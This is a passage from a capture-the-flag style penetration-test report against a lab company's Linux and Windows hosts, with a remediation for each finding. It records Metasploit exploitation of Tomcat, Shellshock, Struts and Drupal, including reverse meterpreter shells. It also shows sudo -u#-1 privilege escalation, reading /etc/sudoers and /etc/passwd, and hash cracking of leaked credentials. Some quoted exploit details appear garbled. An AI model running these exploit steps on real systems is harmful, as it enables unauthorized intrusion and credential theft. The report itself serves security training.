<b>Images</b>	<p>The screenshot shows a search results page for crt.sh with the query "totalrecall.xyz". It displays four certificates listed under the "Certificates" tab. Each certificate entry includes the crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching identities, and Issuer Name. The issuer name for all entries is "C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA".</p> <table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td></td> <td>6095738637</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3&gt;7ewehd.totalrecall.xyz</td> <td>flag3&gt;7ewehd.totalrecall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095738715</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3&gt;7ewehd.totalrecall.xyz</td> <td>flag3&gt;7ewehd.totalrecall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204439</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>www.totalrecall.xyz totalrecall.xyz www.totalrecall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching identities	Issuer Name		6095738637	2022-02-02	2022-02-02	2022-05-03	flag3>7ewehd.totalrecall.xyz	flag3>7ewehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095738715	2022-02-02	2022-02-02	2022-05-03	flag3>7ewehd.totalrecall.xyz	flag3>7ewehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204439	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	www.totalrecall.xyz totalrecall.xyz www.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching identities	Issuer Name																																		
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3>7ewehd.totalrecall.xyz	flag3>7ewehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095738715	2022-02-02	2022-02-02	2022-05-03	flag3>7ewehd.totalrecall.xyz	flag3>7ewehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204439	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	www.totalrecall.xyz totalrecall.xyz www.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
<b>Affected Hosts</b>	N/A																																								
<b>Remediation</b>	Better management of HTTPS certificate to only have intended information.																																								

<b>Vulnerability 4</b>		<b>Findings</b>
<b>Title</b>		Flag 4: 5
<b>Type</b>		Linux OS
<b>Vulnerability</b>		Open Source Exposed Data
<b>Risk Rating</b>		Low
<b>Method/Payload to Exploit</b>		Ran <b>nmap 192.168.13.0/24</b> to determine that there are 5 hosts excluding the host scanning from. Flag 4 was that number of hosts.
<b>Images</b>	<p>The screenshot shows a terminal window running nmap on the IP range 192.168.13.0/24. The output indicates 5 hosts were found, including the host performing the scan. The hosts listed are 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.15, and 192.168.13.16. The MAC address for each host is also provided.</p> <pre> nmap@rekall:~\$ nmap -T4 -v -O 192.168.13.0/24 Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-18 17:40 EDT Nmap scan report for 192.168.13.10 Host is up (0.000012s latency). Not shown: 998 closed tcp ports (reset) PORT      STATE SERVICE 8089/tcp  open  ajp13 8088/tcp  open  http-proxy MAC Address: 02:42:C9:AB:00:8A (Unknown)  Nmap scan report for 192.168.13.12 Host is up (0.000012s latency). Not shown: 998 closed tcp ports (reset) PORT      STATE SERVICE 8088/tcp  open  http-proxy MAC Address: 02:42:C9:AB:00:8B (Unknown)  Nmap scan report for 192.168.13.13 Host is up (0.000011s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE 8088/tcp  open  http-proxy MAC Address: 02:42:C9:AB:00:8D (Unknown)  Nmap scan report for 192.168.13.14 Host is up (0.000008s latency). Not shown: 996 closed tcp ports (reset) PORT      STATE SERVICE 5984/tcp  open  vnc&lt;1&gt; 8081/tcp  open  http 8080/tcp  filtered snet-sensor-mgmt 10001/tcp filtered scp-config  Nmap done: 256 IP addresses (5 hosts up) scanned in 19.51 seconds </pre>	
<b>Affected Hosts</b>	192.168.13.0/24	
<b>Remediation</b>	Trigger alert if <b>nmap</b> is run on company's servers	


<b>Vulnerability 5</b>		<b>Findings</b>
<b>Title</b>		Flag 5: 192.168.13.13
<b>Type</b>		Linux OS
<b>Vulnerability</b>		Open Source Exposed Data

<b>Risk Rating</b>	Medium
<b>Method/Payload to Exploit</b>	Used Zenmap to run an aggressive scan <b>nmap -A 192.168.13.0/24</b> and found that the host that runs Drupal is <b>192.168.13.13</b> (which is Flag 5)
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	Trigger an alert if <b>nmap</b> is run on company's servers

Vulnerability 6	Findings
<b>Title</b>	Flag 6: 97610
<b>Type</b>	Linux OS
<b>Vulnerability</b>	Open Source Exposed Eata
<b>Risk Rating</b>	Critical
<b>Method/Payload to Exploit</b>	Ran Nessus scan of <b>192.168.13.12</b> and found critical vulnerability " <b>Apache Struts</b> ". Flag 6 was the vulnerability ID number at the top right of the details page.
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	Update to Apache Struts version 2.3.32 / 2.5.10.1 or later

## Exploitation Phase


Vulnerability 7	Findings
-----------------	----------

<b>Title</b>	Flag 7: <b>8ks6sbhss</b>
<b>Type</b>	Linux OS
<b>Vulnerability</b>	CVE-2017-12617 (Apache Tomcat Remote Code Execution)
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	In MSFconsole, searched for exploits that have Tomcat and JSP. Used the exploit <b>multi/http/tomcat_jsp_upload_bypass</b> and set <b>RHOSTS 192.168.13.10</b> to get a Meterpreter shell. Entered <b>shell</b> to get to the command line. Used <b>find / -type f -iname *flag*</b> to get to the flag and then ran <b>cat /root/.flag7.txt</b> to reveal Flag 7.
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.10
<b>Remediation</b>	Update Apache Tomcat to the latest version.


Vulnerability 8	Findings
<b>Title</b>	Flag 8: <b>9dnx5shdf5</b>
<b>Type</b>	Linux OS
<b>Vulnerability</b>	Shellshock (Remote Code Execution)
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	Told to look for a “shocking” RCE exploit, ran MSFconsole and searched for exploits that have Shellshock. Ran <b>exploit/multi/http/apache_mod_cgi_bash_env_exec</b> and set <b>TARGETURI /cgi-bin/shockme.cgi</b> . Once on the exploited machine, opened a shell and <b>cat /etc/sudoers</b> to find Flag 8.

<b>Images</b>	<pre> msf6 &gt; search apache shock Matching Modules ===== # Name                                     Disclosure Date   Rank      Check    Description 0 exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24     excellent  Yes  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) 1 auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24     normal    Yes  Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner  Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_mod_cgi_bash_env  [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; options Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): ===== Name          Current Setting  Required  Description CMD_MAX_LENGTH 2048           yes        CMD max line length CVE           CVE-2014-6271       yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) HEADER        User-Agent       yes        HTTP header to use METHOD        GET             yes        HTTP method to use Proxies       no              no         A proxy chain of format type:host:port[,type:host:port][,...] RHOSTS        192.168.0.13    yes        The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT        80               yes        Target port for connections used by the CmdStager SRVHOST      0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine SRVPORT      8080             yes        The local port to listen on SSL           False            no         Negotiate SSL/TLS for outgoing connections SSLCert      /etc/msf/cert.pem  no         Path to a custom SSL certificate (default is randomly generated) TARGETURI    /cgi-bin/shockme.cgi TIMEOUT      5                yes        HTTP read response timeout (seconds) URIPATH      no              no         The URI to use for this exploit (default is random) VHOST        no              no         HTTP server virtual host  Payload options (linux/x86/meterpreter/reverse_tcp): * Free Hint: Check your user privileges ===== Name          Current Setting  Required  Description LHOST        192.168.0.75     yes        The Listen address (an interface may be specified) LPORT        4444             yes        The listen port  Exploit target: ===== Id  Name 0  Linux x86  msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; set RHOSTS 192.168.13.11 RHOSTS =&gt; 192.168.13.11 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; set TARGETURI /cgi-bin/shockme.cgi TARGETURI =&gt; /cgi-bin/shockme.cgi msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt;  -----[REDACTED]----- cat /etc/sudoers #  # This file MUST be edited with the 'visudo' command as root. # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. #  # See the man page for details on how to write a sudoers file. # Defaults    env_reset           *      Once you have access to the host, search that server for Defaults    mail_badpass        *      words Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root    ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin  ALL=(ALL:ALL) ALL # Allow members of group sudo to execute any command %sudo  ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less -----[REDACTED]-----</pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	Patch to latest Bash shell. Don't process user data directly as variables in web/bash code. Sanitize user input., Trigger alert on attempted or successful shell command. Access controls on important directories and files.

Vulnerability 9	Findings
<b>Title</b>	Flag 9: <b>wudks8f7sd</b>
<b>Type</b>	Linux OS
<b>Vulnerability</b>	Shellshock (Remote Code Execution)
<b>Risk Rating</b>	Critical
<b>Method/Payload to Exploit</b>	Still in shell achieved through exploiting Shellshock vulnerability, ran <b>cat /etc/passwd</b> to reveal a suspicious user named <b>flag9-wudks8f7sd</b> which is Flag 9.

<b>Images</b>  <pre> cat /etc/passwd root:x:0:0::root:/root:/bin/bash daemon:x:1:1::daemon:/sbin/nologin bin:x:2:2::bin:/sbin/nologin sys:x:3:3::sys:/dev/null/nologin sync:x:4:65534::sync:/bin/sync games:x:5:60::games:/usr/sbin/nologin man:x:6:12::man:/var/cache/man:/usr/sbin/nologin lp:x:7:7::lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8::mail:/var/mail:/usr/sbin/nologin news:x:9:9::news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10::uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:11:13::proxy:/bin:/usr/sbin/nologin www-data:x:33:33::www-data:/var/www:/usr/sbin/nologin backup:x:34:34::backup:/var/backups:/usr/sbin/nologin list:x:38:38::Mailman List Manager:/var/list:/usr/sbin/nologin irc:x:39:13::irc:/var/run/ircd:/usr/sbin/nologin gnats:x:41:1::Gnats - Bug-reporting System Admin:/var/lib/gnats:/usr/sbin/nologin popd:x:45:53::popd:/var/spool/pop3:/usr/sbin/nologin libuidx:x:100:101::/var/lib/libuidx: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>	
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	Patch to latest Bash shell. Don't process user data directly as variables in web/bash code. Sanitize user input. Trigger alert on attempted or successful shell command. Access controls on important directories and files.


### Post-Exploitation Phase

Vulnerability 10	Findings
<b>Title</b>	Flag 10: wjasdufsdkg
<b>Type</b>	Linux OS
<b>Vulnerability</b>	CVE-2017-5638 (Apache Struts)
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	Knowing (from Flag 6) the Apache Struts vulnerability of <b>192.168.13.12</b> , searched for exploits in MSFconsole and used <b>multi/http.struts2_content_type_ognl</b> to get a Meterpreter shell and ran <b>find / -type f -iname *flag*</b> to find and <b>cat</b> the file <b>/root/flagisinThisfile.7z</b> to reveal Flag 10.
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.12

<b>Remediation</b>	Update to latest Apache Struts. Access control on important directories and files.
--------------------	--


Vulnerability 11	Findings
Title	Flag 11: www-data
Type	Linux OS
Vulnerability	CVE-2019-6340 (Drupal)
Risk Rating	High
Method/Payload to Exploit	Nmap scan revealed Drupal vulnerability. In MSFconsole, used the exploit <b>unix/webapp/drupal_restws_unserialize</b> . Ran <b>getuid</b> in Meterpreter shell to reveal Flag 11.
Images	 <p>The screenshot shows the Metasploit Framework (MSFconsole) interface. The user has run a search for 'drupal' and selected the exploit 'exploit/unix/webapp/drupal_restws_unserialize'. They have configured the payload as 'php/meterpreter/reverse_tcp' and set the target to '192.168.13.13'. The exploit options are set to default. The payload options also use the default settings. The exploit target is set to 'PHP In-Memory'. The exploit command is run, and the exploit starts a reverse TCP handler on port 4444. The user then runs 'getuid' in the meterpreter shell, which returns 'www-data'. The exploit summary indicates it was successful.</p>
Affected Hosts	192.168.13.13
Remediation	Update to the latest version of Drupal.

Vulnerability 12	Findings
Title	Flag 12: d7sdfksdf384
Type	Linux OS
Vulnerability	Password Guessing then CVE-2019-14287 (sudo bypass privilege escalation)
Risk Rating	Critical

<b>Method/Payload to Exploit</b>	<p>Using info Flag 1 revealed “<b>Registrant name: sshUser alice</b>” and nmap scan that showed open port <b>22</b>, ran <b>ssh alice@192.168.13.14</b> and guessed the password was <b>alice</b>. Ran <b>sudo -u#-1 bin/bash</b> to bypass sudo restrictions and escalate privileges, then ran <b>find / -type f -iname *flag*</b> to find and <b>cat /root/flag12.txt</b>.</p>
<b>Images</b>	 <pre># Exploit Title : sudo 1.8.27 - Security Bypass # Date : 2022-04-12 # Original Author : Joe Venzola # Exploit Author : Jonathan Hammermayer (ShawnHamm) # Version : Sudo &lt; 1.8.28 # Description : Sudo has a bug in its privilege specification (shashb6391) # Credit : Joe Venzola from nmap Information Security found and analyzed the bug # Exploit : https://www.exploit-db.com/wp-content/themes/exploit/exploit/exploits/6100-sudo-1.8.27-security-bypass-exploit.py # CVE : 2022-0429  ***Check for the user sudo permissions sudo -l User hacker may run the following commands on kali: (ALL:ALL) /bin/bash  So user hacker can't run /bin/bash as root (root)  User hacker sudo privilege in /etc/sudoers # User privilege specification root    ALL=(ALL:ALL) ALL hacker  ALL=(ALL,root) /bin/bash  With ALL specified, user hacker can run the binary /bin/bash as any user  EXPLOIT: sudo -u#-1 /bin/bash Example :  hacker@kali:~\$ sudo -u#-1 /bin/bash root@kali:/home/hacker# id uid=0(root) gid=1000(hacker) groups=1000(hacker) root@kali:/home/hacker#</pre> <pre>[root@kali ~]# ./Desktop/nmap -A 192.168.13.14 Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 18:41 EDT Nmap scan report for 192.168.13.14 Host is up (0.000000s latency). Nmap shown: 999 closed tcp ports (reset) port  STATE SERVICE VERSION ---  --- 22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  _hstkey:  _rhosts:  _skeys: MAC Address: 02:42:00:8A:0D:0E (Unknown) Device type: general purpose OS CPE: cpe:/o:canonical:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  TRACEROUTE HOP RTT      ADDRESS 1  0.09 ms  192.168.13.14  OS and Service detection performed. Please report any incorrect results at https://nmap.org/ submit/ Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds</pre> <pre>[root@kali ~]# ./Desktop/flag12 * Alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation:  https://help.ubuntu.com  * Management:   https://landscape.canonical.com  * Support:      https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Could not chdir to home directory /home/alice: No such file or directory \$ cd /root/bin \$ ./bin/bash root@e2f9c192311f:~# find / -type f -iname *flag* /root/flag12.txt /sys/devices/platform/serial8250/tty/ttsy2/flags /sys/devices/platform/serial8250/tty/ttsy3/flags /sys/devices/platform/serial8250/tty/ttsy4/flags /sys/devices/platform/serial8250/tty/ttsy5/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu/domin0/flags /proc/sys/kernel/sched_domain/cpu/domin1/flags /proc/sys/kernel/sched_domain/cpu/domin2/flags root@e2f9c192311f:~# cat /root/flag12.txt d7sdksdf384 root@e2f9c192311f:~#</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Stronger password for user <b>alice</b> . Disable SSH privilege for all but authorized users. Enable public-private key authentication.

## Day 3: Attacking Rekall's Windows Servers (10 Flags)


### Reconnaissance Phase

Vulnerability 1	Findings
Title	Flag 1 - OSINT: <b>Tanya4life</b>
Type	Windows OS
Vulnerability	Sensitive Data Exposure
Risk Rating	<b>Medium</b>
Method/Payload to Exploit	<p>Searching GitHub for “<b>totalrecall</b>” lead to the <b>xampp.users</b> page, which contained the credentials <b>trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</b>. Ran <b>echo '\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0' &gt; hash.txt john hash.txt</b> to crack the hash, revealing password is “<b>Tanya4life</b>” which is Flag 1.</p>
Images	
Affected Hosts	N/A
Remediation	Training on appropriate places to store user credentials. Access controls on the company's GitHub repositories.

Vulnerability 2	Findings
Title	Flag 2 - HTTP Enumeration: <b>4d7b349705784a518bc876bc2ed6d4f6</b>
Type	Windows OS
Vulnerability	Sensitive Data Exposure
Risk Rating	<b>Medium</b>
Method/Payload to Exploit	<p>Told that the Windows network has a subnet of 172.22.117.0/24, ran <b>nmap 172.22.117.0/24</b> which revealed two machines (<b>Win10: 172.22.117.20</b> and <b>WinDC01 @ 172.22.117.10</b>). A port scan of the Win10 machine revealed several open ports, including <b>port 80</b> which is <b>HTTP</b>. Navigating to 172.22.117.20 in a browser prompted for login credentials. Used <b>trivera</b> and <b>Tanya4life</b> to gain access and then found the file <b>flag2.txt</b> which contained Flag 2.</p>


<b>Images</b>	
<b>Affected Hosts</b>	<p>172.22.117.20</p>
<b>Remediation</b>	<p>Access control on sensitive directories and files.</p>

Vulnerability 3	Findings
Title	Flag 3 - FTP Enumeration: 89cb548970d44f348bb63622353ae278
Type	Windows OS


<b>Vulnerability</b>	Anonymous FTP Login allowed
<b>Risk Rating</b>	<b>High</b>
